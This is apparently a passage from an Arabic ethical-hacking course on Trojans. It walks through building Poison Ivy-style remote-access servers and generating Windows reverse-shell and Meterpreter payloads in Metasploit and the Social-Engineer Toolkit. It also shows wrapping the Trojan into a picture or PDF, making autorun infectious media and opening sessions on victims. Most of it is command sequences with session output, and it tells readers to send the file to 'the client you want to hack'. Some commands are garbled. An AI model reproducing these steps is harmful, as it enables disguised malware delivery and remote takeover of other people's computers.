
- We put the customize file in the machine we want to attack and we can browse the machine




- Build the program. Give him the file output of the customizer Customized.
- Send the file to the client you want to hack.
- When the client access the Trojan file, we will get notice of reverse connection



- Choose file manager on the machine you received




- Another program is Poison program




- Choose new client. The Trojan program listens on the. Put the password for the reverse connection if you wish.

- The new server creates profile and name it server after you generate it. Choose the reverse connection to come to the host name at the dynamic dns server.



- When the client click on server, we can see all information



- Generate it and name it server.
- When the client access the file, we get in the hacker client application the following

Professional Ethical Hacker (Trojans Backdoors Viruses Part 1) By Eng-Mahmoud Atef - Arabic-١٦

File Preferences Window Help

Connections Statistics Settings

ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
v1	192.16...	192.16...	Direct	XP-1	user	Admin	WinXP	2495 MHz	511.48 MIB	2.3.1	63

v1 [192.168.1.3] - Poison Ivy

Image Name	Path	PID	Image Base	Image Size	Threads	CPU	Mem Usage	Created
System Id...		0	00000000	00000000	1	95	28 KiB	-
System		4	00000000	00000000	64	1	236 KiB	-
smss.exe	C:\SystemRoot\System32\smss.exe	652	48580000	0000F000	3	0	388 KiB	1/2/2013 4:33:53 PM
csrss.exe	C:\WINDOWS\system32\csrss.exe	700	4A680000	00005000	11	0	3.22 MiB	1/2/2013 4:33:53 PM
winlogon...	C:\WINDOWS\system32\winlogon.exe	724	01000000	00080000	18	0	3.71 MiB	1/2/2013 4:33:53 PM
services...	C:\WINDOWS\system32\services.exe	768	01000000	0001C000	16	0	3.87 MiB	1/2/2013 4:33:53 PM
lsass.exe	C:\WINDOWS\system32\lsass.exe	780	01000000	00005000	19	0	1.14 MiB	1/2/2013 4:33:53 PM
vmacthlp...	C:\Program Files\VMware\VMware Tools\vmacthlp.exe	932	00400000	0006D000	1	0	2.10 MiB	1/2/2013 4:33:54 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	948	01000000	00006000	17	0	4.29 MiB	1/2/2013 4:33:54 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	1008	01000000	00006000	9	0	3.88 MiB	1/2/2013 4:33:55 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	1168	01000000	00006000	49	0	17.67 MiB	1/2/2013 4:33:55 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	1284	01000000	00006000	6	0	2.92 MiB	1/2/2013 4:33:57 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	1468	01000000	00006000	16	0	4.77 MiB	1/2/2013 4:33:57 PM
explorer.e...	C:\WINDOWS\explorer.exe	1540	01000000	000FF000	12	1	17.42 MiB	1/2/2013 4:33:57 PM
spoolsv.e...	C:\WINDOWS\system32\spoolsv.exe	1712	01000000	00010000	12	0	5.62 MiB	1/2/2013 4:33:57 PM
rundll32.e...	C:\WINDOWS\system32\rundll32.exe	1792	01000000	0000B000	4	0	2.99 MiB	1/2/2013 4:33:58 PM
vmtoolsd...	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	1804	00400000	00011000	6	0	12.52 MiB	1/2/2013 4:33:58 PM
jusched.e...	C:\Program Files\Java\Java Update\jusched.exe	1812	00400000	00041000	2	0	4.38 MiB	1/2/2013 4:33:58 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	196	01000000	00006000	5	0	2.91 MiB	1/2/2013 4:34:18 PM
iqss.exe	C:\Program Files\Java\jre7\bin\iqss.exe	256	00400000	0002C000	5	1	1.36 MiB	1/2/2013 4:34:18 PM
snmp.exe	C:\WINDOWS\system32\snmp.exe	412	01000000	0000A000	4	0	3.07 MiB	1/2/2013 4:34:18 PM
vmtoolsd...	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	624	00400000	00011000	7	1	10.56 MiB	1/2/2013 4:34:26 PM
TPAutoC...	C:\Program Files\VMware\VMware Tools\TPAutoCon...	1652	00400000	00005000	5	0	3.91 MiB	1/2/2013 4:34:27 PM
alg.exe	C:\WINDOWS\system32\alg.exe	228	01000000	0000D000	6	0	3.16 MiB	1/2/2013 4:34:27 PM
TPAutoC...	C:\Program Files\VMware\VMware Tools\TPAutoCon...	1836	00400000	000AB000	1	0	4.03 MiB	1/2/2013 4:34:28 PM



## g) Linux Torjan Tools :



**Linux Trojan Tools metasploit**  
**install metasploit on ubuntu**

- 1- Download from sit [www.rapid7.com/products/metasploit/download.jsp](http://www.rapid7.com/products/metasploit/download.jsp)
- 2- `mahmoud@mahmoud-virtual-machine:~$ /sudo bash`
- 3- `mahmoud@mahmoud-virtual-machine:~$ Chmod +x metasploit-latest-linux-installer.run`
- 4- `mahmoud@mahmoud-virtual-machine:~$ / metasploit-latest-linux-installer.run`


- VPS is a machine that has real ip address. We can connect on it in Windows from remote disktop and in Linux from SSH or through VNC program or through Cpanel of the company you bought from it the VPS .



Linux VPS Plans		Windows VPS Plans	
	<b>Linux VPS Plus</b>		<b>Linux VPS Pro</b>
	<b>30 GB</b> Disk Space <b>1024 MB</b> RAM <b>4096 MB</b> Burst RAM <b>Unmetered</b> Bandwidth <b>Equal CPU</b> (1 core min.)		<b>50 GB</b> Disk Space <b>2048 MB</b> RAM <b>6144 MB</b> Burst RAM <b>Unmetered</b> Bandwidth <b>Equal CPU</b> (2 core min.)
<b>From \$19.95</b>	<b>ORDER NOW</b>	<b>From \$29.95</b>	<b>ORDER NOW</b>

## h) Installing Metasploit :


- Download Metasploit. You will get the following file.




- Give the file executable permission to be executable. Then run the file.

```
metasploit-latest-linux-installer.run
root@mahmoud-virtual-machine:~/Desktop# chmod +X metasploit-latest-linux-installer.run
root@mahmoud-virtual-machine:~/Desktop# ./metasploit-latest-linux-installer.run
```


- Setup the program. Leave the default information
- To make update, you need to make registration. You need to access the metasploit through the web browser <http://localhost:3790> . Fill the information

A screenshot of a web registration form. The form is divided into two sections: 'Login Info' and 'Optional Info & Settings'. The 'Login Info' section contains three input fields: 'Username\*', 'Password\*', and 'Password confirmation\*'. The 'Optional Info & Settings' section contains four input fields: 'Full name', 'Email address', 'Organization', and 'Time zone' (a dropdown menu currently showing '(GMT+02:00) Athens').

- Tell him to choose the pro metasploit standard edition. Give him the necessary information

A screenshot of a web registration form titled 'Register & Get Your Free Metasploit Pro Trial Product Key'. The form includes a note: '\* Denotes mandatory fields.' and another note: 'Contact details are required to validate product trial requests.' The form contains several input fields and dropdown menus: '\* First Name', '\* Last Name', 'Job Title', '\* Company Name', '\* Country' (dropdown showing 'United States'), 'State/Province' (dropdown showing 'Please Select'), '\* Type of Use' (dropdown showing 'Please select'), '\* Work Phone', and '\* Work Email'. There is also a small icon and text: 'No Free mail or ISP Addresses'.

- You will get license key in email and you will put it in the metasploit activation.
- You will get the following interface



- Update the metasploit.

#msfupdate

## i) Generating Payloads in Metasploit :



The payload is program that through it we can utilise vulnerability on some software so we can access the machine. Metasploit has big number of payload for different types of operating systems and programs.

- To see all types of payloads

```
# msfconsole
```

```
Msf> search payloads
```

- We want to create palyload that will work in windows machine and its type will be shell code and will use the property reverse connection

```
Msf> search payload/windows/shell
```

```
Msf> use payload/windows/shell/reverse_tcp
```

```
Msf> set LHOST 192.168.52.130 (The ip of hacker machine)
```

```
Msf> generate -f server -t exe
```

It will create server.exe in the root

- Use the multi handler to listen for the payload.

```
Msf> back
```

```
Msf> use exploit/multi/handler
```

```
Msf>set payload windows/shell/reverse_tcp
```

```
Msf> set LHOST 192.168.52.130 ( the hacker ip)
```

```
Msf> set LPORT 4444
```

```
Msf> exploit -j
```

```
Msf> sessions -l (to see the sessions)
```

```
Msf> sessions -i 2
```

- You can do anything in machine

```

mahmoud@mahmoud-virtual-machine: ~
msf exploit(handler) > [*] Starting the payload handler...
[*] Command shell session 2 opened (41.32.91.242:4444 -> 192.168.1.7:49174) at 2013-07-18 03:08:57 +0200

msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Type      Information
  --  -
  2   shell windows Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation... 41.32.91.242:4444 -> 192.168.1.7:49174 (192.168.1.7)

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop>dir

```

- You can create the payload directly

```

mahmoud@mahmoud-virtual-machine: ~
mahmoud@mahmoud-virtual-machine:~$ sudo msfpayload payload/windows/shell_reverse_tcp LHOST 41.32.91.242 LPORT 4444 R>eduors.exe
[sudo] password for mahmoud:
Invalid payload: payload/windows/shell_reverse_tcp
mahmoud@mahmoud-virtual-machine:~$

```

- You can use the set tool to create payloads. It works with metasploite.

Go applications, exploitation tools, social engineering tools, social engineering toolkit, set

Set> ./set-update

Set > se\_toolkit

Press 1 for social engineering attacks.

```


Select from the menu:

 1) Social-Engineering Attacks
 2) Fast-Track Penetration Testing
 3) Third Party Modules
 4) Update the Metasploit Framework
 5) Update the Social-Engineer Toolkit
 6) Update SET configuration
 7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

```

Press 4 for create a payload and listner



Then, you put the IP of the hacker computer that will listen to the payload.

Choose 1 for the payload windows/shell/reverse\_tcp payload

Chose to use encoding

Choose to listen at port 4444



- It will ask you if you want to operate the listener, tell him yes.
- You can find the payloads in pentest /exploits/set/msf.exe
- Run the payload at client computer. The shell code sessions will appear at the hacker computer.

Set > sessions -l (to see the sessions)

Set > sessions -i 1

## j) Wrapping:

It is to merge the program with picture wso that the client will not suspect the Trojan.

**What Is Meant by "Wrapping"?**

Wrappers are software packages that can be used to deliver a Trojan. The wrapper binds a legitimate file to the Trojan file. Both the legitimate software and the Trojan are combined into a single executable file and installed when the program is run. Generally, games or other animated installations are used as wrappers because they entertain the user while the Trojan in being installed. This way, the user doesn't notice the slower processing that occurs while the Trojan is being nstalled on the system—the user only sees the legitimate application being installed.

**Wrappers**

Chess.exe  
Filesize: 90K

Trojan.exe  
Filesize: 20K

Chess.exe  
Filesize: 110K

**Wrapping Tools**


**Windows Wrapping Tools**

SFX Compiler  
KaB0 IconChanger

**Metasploit Wrapping Tools**

Msfconsole  
Set  
Cobalt strike

- In Bifrost create server.
- Use the unicast sfx compiler to merge the torjan and a picture



- You can use kabo icon changer to change the icon



- You can use also winrar or iexpress

## k) Wrapping by Metasploit:

```
Wrapping by Metasploit  
  
Msfconsole  
Use exploit/windows/fileformat/adobe_pdf_embedded_exe  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.28.133  
set LPORT 4444  
set FILENAME eduors.pdf  
set INFILENAME '/root/CEI.pdf'  
output file /root/.msf4/data/exploits/eduors.pdf  
  
Start Multi handler  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.28.133  
set LPORT 4444  
exploit -j
```

- We use the following exploit:

```
Use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

- Generate the payload in msfconsole. Give the LHOST the hacker computer dns name, the LPORT we want the Trojan program to listen, the file name, the pdf file we want to merge with the payload.

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.28.133  
LHOST => 192.168.28.133  
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4444  
LPORT => 4444  
msf exploit(adobe_pdf_embedded_exe) > set FILENAME eduors.pdf  
FILENAME => eduors.pdf  
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME '/root/CEI.pdf'  
INFILENAME => /root/CEI.pdf  
msf exploit(adobe_pdf_embedded_exe) > exploit  
  
[*] Reading in '/root/CEI.pdf'...  
[*] Parsing '/root/CEI.pdf'...  
[*] Parsing Successful.  
[*] Using 'windows/meterpreter/reverse_tcp' as payload...  
[*] Creating 'eduors.pdf' file...  
[*] Generated output file /root/.msf4/data/exploits/eduors.pdf  
msf exploit(adobe_pdf_embedded_exe) >
```

- Run the muti handler. Give it the payload information. Infect the client with the pdf file and you will enter meterpreter session.

```
msf exploit(adobe_pdf_embedded_exe) > back
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > ex
exit exploit
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.133:4444
```

```
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.28.138
[*] Meterpreter session 1 opened (192.168.28.133:4444 -> 192.168.28.138:1073) at
2013-07-20 19:35:56 -0400

msf exploit(handler) > sessions -l

Active sessions
=====
  Id  Type           Information           Connection
  --  -
  1   meterpreter   x86/win32 XP-1\user @ XP-1 192.168.28.133:4444 -> 192.168.28.138:1073

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

- Wrapping by Set Tools:

#!/se-toolkit

- Choose 1 for social engineering attack.

```
Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

- Choose 3 for infection media generator.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.
```

- Choose 1 for file-format exploits.

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>1
```

- Put the IP that the payload uses for the reverse connection.
- Choose 11 for embedded pdf exe social engineering.

```
root@bt: /pentest/exploits/set
File Edit View Terminal Help
***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

- Choose the type of payload to be 2, windows meterpreter reverse\_tcp.

```
root@bt: /pentest/exploits/set
File Edit View Terminal Help
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell      Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse TCP and send back to attacker      Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind TCP (X64)   Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
```

- Put the Ip of the listner and the port number.

```
set:payloads>2
set> IP address for the payload listener: 192.168.28.133
set:payloads> Port to connect back on [443]:4444
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[*] Your attack has been created in the SET home directory folder 'autorun'
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

- You will find the file in /root/.pentest/exploits/set/autorun/template.pdf and there is autorun.inf file.
- Take the file in client computer and run it. The meterpreter session will open.

